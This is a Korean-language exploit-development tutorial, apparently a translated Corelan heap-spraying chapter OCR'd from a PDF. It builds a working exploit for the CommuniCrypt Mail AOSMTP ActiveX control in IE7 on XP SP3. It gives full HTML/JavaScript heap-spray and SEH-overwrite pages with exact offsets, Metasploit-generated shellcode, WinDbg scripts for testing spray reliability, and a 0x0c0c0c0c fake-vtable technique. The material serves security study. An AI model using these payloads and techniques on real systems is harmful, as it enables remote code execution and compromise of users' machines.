
되지 않는다. 여섯 번째 문서에서도 언급한 것처럼, 로드된 모듈 바깥에 위치한 주소는 safeseh의 영향을 받지 않는다.

2) 실습

간단한 예제를 통해 앞서 언급한 내용을 직접 확인해 보자. 2010년 3월, 코어랜 팀은 CommuniCrypt Mail 프로그램에 존재하는 취약점을 발견했다. 자세한 내용은 다음 링크를 참조하기 바란다 (http://www.corelan.be:8800/advisories.php?id=CORELAN-10-042).

취약한 애플리케이션은 아래 링크에서 다운로드 할 수 있다 (http://www.freenew.net/windows/communicrypt-mail-116/32047.htm).

PoC 공격 코드를 보면 AOSMTP.Mail AddAttachments 메소드에 아주 긴 인자값을 전달하면 SEH 레코드를 덮어쓸 수 있음을 확인 가능하다. 정확히 284개의 문자를 입력하면 SEH를 건드리게 된다. poc 내용을 살펴보면 스택에 페이로드를 삽입할 충분한 공간이 있고, 애플리케이션이 safeseh가 적용되지 않은 모듈을 가지고 있으며, 페이로드로 점프하기 위해 pop/pop/ret을 사용할 수 있는 것으로 보인다. 애플리케이션을 설치한 후, ComRaider(http://code.google.com/p/ideflabs-tools-archive/source/browse/#svn/labs_archive/tools)로 버그를 검증해 보자.



퍼징 결과를 보면, 우리는 SEH 체인과, 저장된 반환 포인터를 제어 가능하다. 즉, 이 취약점을 공격할 수 있는 세 가지 시나리오가 존재한다.

첫째, 저장된 반환 포인터를 사용해 페이로드로 점프

둘째, 저장된 반환 포인터 위치에 있는 유효하지 않은 포인터를 사용해 예외를 발생시키고, SEH 덮어쓰기를 통해 페이로드로 이동

셋째, 저장된 반환 포인터를 신경 쓰지 말고, 대신 SEH 덮어쓰기를 사용한다. 그리고, 예외를 발동시킬 다른 방법을 찾으면 된다.

우리는 두 번째 시나리오에 초점을 맞춰 진행 하겠다. 힙 스프레이를 사용해 DEP가 설정되어 있지 않은 XP SP3, IE7상에서 동작하는 공격코드를 제작해 보자. 공격 코드 제작 환경은 아래와 같다.


- 페이로드에 사용할 스택 공간이 충분하지 않다.
- SEH를 덮어쓴 상태로, 저장된 반환 포인터 덮어쓰기 방법을 사용해 예외를 발생 시킨다.
- 모든 모듈에 safeseh가 적용되어 있다.


우선, 간단한 힙 스프레이 코드를 생성한다. 우리는 이미 코드를 확보한 상태다(spray2.html). 이 코드를 우리의 공격 코드에 맞게 바꿔서 사용해 보자(spray_aosmtp.html).

```
<html>
<!-- Load the AOSMTP Mail Object -->
<object    classid='clsid:F8D07B72-B4B4-46A0-ACC0-C771D4614B82'    id='target'
></object>
<script >
// 백슬래쉬를 제거하는 것을 잊어선 안 된다.
var shellcode = unescape('%u\4141%u\4141');
var bigblock = unescape('%u\9090%u\9090');
var headersize = 20;
var slackspace = headersize + shellcode.length;
while (bigblock.length < slackspace) bigblock += bigblock;
var fillblock = bigblock.substring(0,slackspace);
var block = bigblock.substring(0,bigblock.length - slackspace);
while  (block.length  +  slackspace  <  0x40000)  block  =  block  +  block  +
fillblock;
var memory = new Array();
for (i = 0; i < 500; i++){ memory[i] = block + shellcode }
</script>
</html>
```

IE7 상에서 html을 열어 자바스크립트를 실행한 뒤, 다음 내용을 검증해 보자(이뮤니티 디버거를 사용).

- 0x06060606이 nops를 가리키는지 확인
- 프로세스에 aosmtp.dll이 로드 되는지 확인(html 페이지의 시작 부분에 aosmtp 객체를 추가했다)






힙 스프레이가 성공적으로 수행 되었고, 오버플로우를 발생시킬 모듈 또한 로드 되었다. 다음으로, SEH 레코드와 저장된 반환 포인터에 사용할 오프셋을 결정해야 한다. 간단한 순환형 1000바이트 패턴을 사용해 AddAtachments 메소드를 호출해 보자.


```
<html>
<!-- Load the AOSMTP Mail Object -->
<object    classid='clsid:F8D07B72-B4B4-46A0-ACC0-C771D4614B82'    id='target'
></object>

<script >
// CommuniCrypt Mail 공격 코드
// 백슬래쉬를 제거한 뒤 사용해야 한다.
shellcode = unescape('%u\4141%u\4141');
nops = unescape('%u\9090%u\9090');
headersize = 20;

// nops로 채운 하나의 블럭을 생성
slackspace = headersize + shellcode.length;
while(nops.length < slackspace) nops += nops;
fillblock= nops.substring(0, slackspace);
//enlarge block with nops, size 0x50000
block= nops.substring(0, nops.length - slackspace);
while(block.length+slackspace < 0x50000) block= block+ block+ fillblock;

// 스프레이를 250번 수행 : nops + shellcode
memory=new Array();
for( counter=0; counter<250; counter++) memory[counter]= block + shellcode;
alert("Spray done, ready to trigger crash");
```

```
// 충돌을 발생 시킴.
//!mona pc 1000
payload = "<1000 문자 길이의 패턴을 여기에 붙여 넣으면 된다(어떤 문자를 삽입해도 무방).>";

target.AddAttachments(payload);
</script>
</html>
```

이번에는, 해당 페이지를 실행하기 전에 브라우저에 디버거를 붙인다. 그 다음 코드를 실행하면, 충돌을 발생시킬 수 있다.




!mona findmsp를 실행하면 아래와 같은 결과가 나온다.



예상한 것처럼, 저장된 반환 포인터뿐만 아니라, SEH 레코드도 덮어썼다. 저장된 반환 포인터를 덮어쓸 수 있는 오프셋 값은 272이며, SEH 레코드는 284 오프셋에 위치한다. 우리는 저장된 반환 포인터를 이용해 예외를 발생시키면 SEH가 발동되는 원리를 사용한다.

3) 페이로드 구조


코드 실행을 통해 찾아낸 정보를 기반으로, 아래와 같은 페이로드를 구성할 수 있다.




브레이크 'A'를 브레이크 포인트로 대체해 보자.

```
<html>
<!-- Load the AOSMTP Mail Object -->
<object            classid='clsid:F8D07B72-B4B4-46A0-ACC0-C771D4614B82'
id='target' ></object>
<script >
// 백슬래쉬를 제거한 뒤 사용해야 한다.
var shellcode = unescape('%u\cccc%u\cccc');
var bigblock = unescape('%u\9090%u\9090');
var headersize = 20;
var slackspace = headersize + shellcode.length;
while (bigblock.length < slackspace) bigblock += bigblock;
var fillblock = bigblock.substring(0,slackspace);
var block = bigblock.substring(0,bigblock.length - slackspace);
while (block.length + slackspace < 0x40000) block = block + block +
fillblock;
var memory = new Array();
for (i = 0; i < 500; i++){ memory[i] = block + shellcode }

junk1 = "";
while(junk1.length < 272) junk1+="C";

ret = "\xff\xff\xff\xff";
junk2 = "BBBBBBBB";
nseh = "AAAA";
seh = "\x06\x06\x06\x06";
payload = junk1 + ret + junk2 + nseh + seh;

target.AddAttachments(payload);

</script>
</html>
```

위 스크립트는 예외를 발생 시키고, SEH 레코드 또한 우리가 의도한 데이터로 채워지게 된다.



<Shift>+<F9>를 눌러 예외를 애플리케이션에 전달하면, 예외 핸들러가 활성화 되고 힙 영역(0x06060606)으로 점프하게 된다. 결국 프로세스 흐름은 힙 스프레이 코드가 있는 곳으로 이동하고, 미리 삽입해 둔 브레이크 포인트에 도달하면서 디버거가 멈추게 된다.



공격 코드를 마무리 지으려면, 브레이크 포인트를 실제 쉘코드로 대체해야 한다. 메타스플로잇 쉘코드 생성기를 사용해 코드를 자바스크립트 형식으로 만들어 보자(리틀 엔디안).


4) 페이로드 생성

기능성 관점에서 볼 때, 쉘코드를 인코딩 할 필요는 없다. 단순히 힙에 쉘코드를 올리면 되며, 여기에 오염 문자는 포함되지 않는다.

```
msfpayload windows/exec cmd=calc J
```

```
root@bt:/pentest/exploits/trunk# ./msfpayload windows/exec cmd=calc J
// windows/exec - 196 bytes
// http://www.metasploit.com
// VERBOSE=false, EXITFUNC=process, CMD=calc
%ue8fc%u0089%u0000%u8960%u31e5%u64d2%u528b%u8b30%u0c52%u528b%u8b14%u2872%ub70f%u264a%uff31%uc031%u3cac%u7c61%u2c02%uc120%u0dcf%
uc701%uf0e2%u5752%u528b%u8b10%u3c42%ud001%u408b%u8578%u74c0%u014a%u50d0%u488b%u8b18%u2058%ud301%u3ce3%u8b49%u8b34%ud601%uff31%u
c031%uc1ac%u0dcf%uc701%ue038%uf475%u7d03%u3bf8%u247d%ue275%u8b58%u2458%ud301%u8b66%u4b0c%u588b%u011c%u8bd3%u8b04%ud001%u4489%u2
424%u5b5b%u5961%u515a%ue0ff%u5f58%u8b5a%ueb12%u5d86%u016a%u858d%u00b9%u0000%u6850%u8b31%u876f%ud5ff%uf0bb%ua2b5%u6856%u95a6%u9d
bd%ud5ff%u063c%u0a7c%ufb80%u75e0%ubb05%u1347%u6f72%u006a%uff53%u63d5%u6c61%u0063root@bt:/pentest/exploits/trunk#
```

위에서 생성한 쉘코드를 브레이크 포인트(\xcc) 대신 삽입하면 공격 코드를 완성할 수 있다.



5) DEP

DEP가 활성화 되어 있으면, 문제는 조금 복잡해 진다. 이러한 상황에서 힙 스프레이를 수행하는 방법은 "정밀한 힙 스프레이 수행" 부분에서 자세히 설명하겠다.

12. 힙 스프레이 결과 검증

공격 코드를 제작할 때, 공격 코드의 신뢰성을 검증하는 것은 매우 중요하다. EIP를 확실히 제어 가능한지도 중요하지만, 공격자가 의도한 페이로드로 프로세스 흐름이 이동하도록 만드는 것도 중요하다.

힙 스프레이를 사용할 때, 예측 가능하고 신뢰할 수 있는 포인터를 준비해야 한다. 가장 효과적인 방법은 지속적으로 공격 코드를 테스트 하는 것이다. 검증 수행 시 확인해야 할 사항들은 다음과 같다.

- 다양한 시스템 상에서 공격 코드를 검증해야 한다. 완전히 패치된 시스템과, 그렇지 않은 시스템 또는 다양한 애드인/툴바가 설치된 시스템과 그렇지 않은 시스템 등, 최대한 많은 상황을 가정해 봐야 한다.
- 일반 웹페이지 안에 코드를 삽입해도 정상적으로 동작하는지 확인해야 한다. 또는, iframe에서 힙 스프레이 코드를 호출할 수 있는지 검증해 보는 것도 좋다.
- 올바른 프로세스에 붙어(attach)서 검증을 하고 있는지 재확인 해 보라.

PyDBG를 사용하면 위에서 제시한 필수 사항 검증을 자동화할 수 있다. 파이썬 스크립트는 다음과 같은 기능을 담고 있어야 한다.

- 인터넷 익스프롤러를 실행한 다음, 힙 스프레이 html 페이지를 연결한다
- 프로세스의 pid를 가져온다(IE8과, IE9의 경우 확실히 올바른 프로세스에 연결된 건지 확인해야 한다)
- 스프레이가 실행될 때까지 대기
- 목표 주소에서 메모리를 읽어와 해당 위치에 있어야 할 데이터와 일치하는지 비교 후 결과를 저장
- 프로세스를 죽이고, 위 과정을 반복

물론 파이썬 스크립트를 사용하지 않고 간단한 윈디비지 스크립트만 써도 위 작업을 수행할 수 있다(IE6과 IE7에만 해당). "spraytest.windbg" 파일을 만들어 윈디비지 프로그램 폴더(c:₩program files₩debugging tools for windows (x86))에 둔 뒤, 다음과 같은 스크립트를 실행해 보자.

```
bp mshtml!CDivElement::CreateElement "dd 0x0c0c0c0c;q"
.logopen spraytest.log
g
```

다음으로, 아래와 같은 작업을 수행하는 간단한 스크립트를 작성해 보자.

- c:₩program files₩debugging tools for windows(x86)
- windbg –c 실행 "$<spraytest.windbg" "c:₩program files₩internet explorer₩iexplorer.exe"
  http://yoursebserver/spraytest.html
- spraytest.log 파일을 가져와 다른 위치에 복사해 둔다(또는 새로운 파일에 내용을 저장해 둔다)
- 프로세스를 최대한 많이 반복한다.

spraytest.html 파일에서, </html> 태그를 닫는 부분에 태그를 추가한다.

```
<...>
while (block.length + slackspace < 0x40000) block = block +
block + fillblock;
var memory = new Array();
for (i = 0; i < 500; i++){ memory[i] = block + shellcode }
</script>
<div>
</html>
```

0x0c0c0c0c의 내용을 덤프하고, 종료해 보자(프로세스를 종료). 이렇게 하면 로그 파일에 대상 프로세스의 내용을 담기게 된다. 즉, 로그 파일의 모든 엔트리를 파싱해 보면, 힙 스프레이의 효율성과 신뢰성을 확인해 볼 수 있다.

```
Opened log file 'spraytest.log'
0:013> g
0c0c0c0c  90909090 90909090 90909090 90909090
0c0c0c1c  90909090 90909090 90909090 90909090
0c0c0c2c  90909090 90909090 90909090 90909090
0c0c0c3c  90909090 90909090 90909090 90909090
0c0c0c4c  90909090 90909090 90909090 90909090
0c0c0c5c  90909090 90909090 90909090 90909090
0c0c0c6c  90909090 90909090 90909090 90909090
0c0c0c7c  90909090 90909090 90909090 90909090
quit:
```

IE8에서는 아래와 같은 작업을 수행해야 한다.

- 인터넷 익스프롤러8 실행 후 html 페이지를 불러옴
- 스프레이 작업이 끝날 때까지 대기
- 현재 프로세스의 PID를 확인
- ntsd.exe를 사용해 해당 PID에 붙은 뒤 0x0c0c0c0c 주소를 덤프하고 종료
- 모든 iexcplorer.exe 프로세스를 종료
- 로그 파일을 따로 저장해 둠
- 위 프로세스 반복

13. 브라우저/버전 vs 힙 스프레이 스크립트 호환성 비교

XP SP3에서 다양한 브라우저와 해당 브라우저 버전에 따른 스크립트 호환성을 간략한 표로 알아보자. 모든 확인 작업에서 0x06060606 주소를 사용했다.

브라우저 & 버전	스크립트 동작 여부
인터넷 익스프롤러5	Yes
인터넷 익스프롤러6	Yes
인터넷 익스프롤러7	Yes
인터넷 익스프롤러8 이상	No
파이어폭스 3.6.24	Yes(0x0a0a0a0a와 같이 높은 주소에서만)
파이어폭스 6.0.2 이상	No
오페라 11.60	Yes(0x0a0a0a0a와 같이 높은 주소에서만)
구글 크롬 15.x	No
사파리 5.1.2	No

스크립트를 약간만 변형해도(기본적으로, 스프레이 수행 횟수를 늘리는 방법이 있다), 0x0a0a0a0a와 같은 주소가 모든 브라우저에서 nops를 가리키도록 만들 수 있다.

14. 0x0c0c0c0c가 언제나 유효한 주소일까?

앞에서도 언급했듯이, 최근에 나온 힙 스프레이 코드는 0x0c0c0c0c 주소를 기반으로 하고 있다. 굳이 공격 코드 하나를 위해 0c0c0c0c까지 스프레이를 수행해야 하는 것인가 의문이 들 수도 있다. 하지만, 특정 상황을 고려해 볼 때, 이 주소를 사용하는 것은 상당한 강점을 가진다.


공격 코드가 스택의 vtable을 덮어쓰거나 vtable에서 가져온 함수 포인터를 호출해 EIP를 제어할 경우, 페이로드로 점프하려면 반드시 해당 포인터를 가리키는 포인터나, 포인터를 가리키는 포인터의 포인터를 확보해야 한다.

새롭게 할당한 힙 덩어리에서 신뢰할 만한 포인터를 가리키는 포인터를 찾는 것은 정말 힘들다. 하지만 방법이 없는 것은 아니다. 이 개념을 단순화 할 수 있는 예제를 하나 살펴보자. 아래 C++ 코드를 통해 vtable의 구조를 개략적으로 파악할 수 있을 것이다.

```
#include <cstdlib>
#include <iostream>
using namespace std;
class corelan {
       public:
              void process_stuff(char* input)
              {
                char buf[20];
                strcpy(buf,input);
                // virtual function call
                show_on_screen(buf);
                do_something_else();
              }
       virtual void show_on_screen(char* buffer)
       {
       printf("Input : %s",buffer);
       }
       virtual void do_something_else()
       {
       }
};
int main(int argc, char *argv[])
{
    corelan classCorelan;
    classCorelan.process_stuff(argv[1]);
}
```

```
C:\Dev-Cpp\projects\vtable>vtable.exe boo
Input : boo
C:\Dev-Cpp\projects\vtable>_
```

corelan 클래스(객체)는 공용 함수와 두 개의 가상 함수를 가지고 있다. 클래스의 인스턴스가 초기화 되면, 두 개의 가상 함수 포인터를 포함하는 vtable이 생성된다. 이 객체가 생성되면, 객체를 가리키는 포인터는 스택 또는 힙 어딘가에 저장된다.



객체 내의 가상 함수 중 하나가 호출되면, 해당 함수는 참조되고, 다음과 같은 일련의 명령어에 의해 호

출 된다.

- vtable을 포함하고 있는 객체를 가리키는 포인터가 추출됨
- vtable에 대한 포인터를 읽어옴
- vtable의 시작점을 기준으로 계산된 오프셋을 실제 함수 포인터를 가져오는데 사용

객체를 가리키는 포인터를 스택에서 가져와 eax에 삽입한다고 가정해 보자.

```
MOV EAX, DWORD PTR SS:[EBP+8]
```

다음으로, vtable을 가리키는 포인터를 객체에서 추출해 온다(객체의 최상위에 위치).

```
MOV EDX, DWORD PTR SS:[EAX]
```

vtable에 있는 두 번째 함수를 호출할 것이므로, 다음과 같은 코드가 실행된다.

```
MOV EAX, [EDX+4]
CALL EAX
```

스택에 위치한 초기 포인터를 41414141로 덮어쓰면, 아래와 같은 접근 위반이 발생하게 된다.

```
MOV EDX,DWORD PTR DS:[EAX] : Access violation reading 0x41414141
```


해당 위치를 제어 가능하다면, 참조 해제 방법을 통해 EIP에 대한 제어권을 획득할 수 있다. 힙 스프레이가 페이로드를 전달할 수 있는 유일한 방법이라면, 이것이 문제가 될 수 있다. 페이로드를 포함하고 있는 힙 주소를 가리키는 포인터에 대한 포인터를 찾는 것을 운에 맡기는 수밖에 없다.

다행히, 이에 대처할 방법은 존재한다. 바로 여기에 0x0c0c0c0c를 사용할 수 있다. 각 힙 스프레이 블럭에 nops + 쉘코드를 삽입하는 대신, 0x0c0c0c...0c0c + 쉘코드 조합을 삽입하면 된다. 이렇게 하면 스프레이를 수행해 0x0c0c0c0c 주소가 항상 0c0c0c0c 값을 가지고 있도록 만들 수 있다.

그 다음, 포인터를 0x0c0c0c0c로 덮어쓴다. 이 경우, 위에서 보았던 어셈블리어 코드가 어떤 기능을 하게 되는지 살펴보자.

```
MOV EAX, DWORD PTR SS:[EBP+8]   ; eax에 0x0c0c0c0c를 삽입
MOV EDX, DWORD PTR SS:[EAX]     ; edx에 0x0c0c0c0c를 삽입
MOV EAX, [EDX+4]                ; eax에 0x0c0c0c0c를 삽입
CALL EAX                        ; 0x0c0c0c0c로 점프
```

그 결과, 0x0c0c0c0c는 0x0c0c0c0c, 0x0c0c0c0c, 0x0c0c0c0c를 가지는 vtable의 주소가 된다. 다시 말해서, 0x0c 스프레이가 가짜 vtable이 되는 원리다. 결국 모든 참조와 호출은 해당 영역을 향하게 된다.



'OR AL, 0C' 는 결국 nop와 같은 역할을 한다. 이론적으로, 0C 기계어를 가리키는 어떤 오프셋도 사용이 가능하지만, 최종 주소가 힙 스프레이 영역에 도달이 가능한지 반드시 확인해야 한다(예를 들어 0c0d0c0d).

0D를 사용하는 것도 가능하지만, 0D로 구성된 기계어는 5바이트로 구성되어 있어, 주소 정렬 문제를 야기할 수 있다.

우리는 이제 왜 0x0c0c0c0c를 사용하는 것이 좋은지 이해했다. 하지만 대부분의 경우, 굳이 0x0c0c0c0c까지 스프레이를 수행하지 않아도 될 때가 많다. 또한, 이 주소가 많이 쓰이는 관계로, IDS에서 쉽게 잡아낼 수 있다는 위험성도 존재한다.

함수 포인터와 vtable에 대한 더 자세한 내용이 궁금한 사람은, 다음 문서(https://www.blackhat.com/presentations/bh-usa-07/Afek/Whitepaper/bh-usa-07-afek-WP.pdf)를 참고하기 바란다.

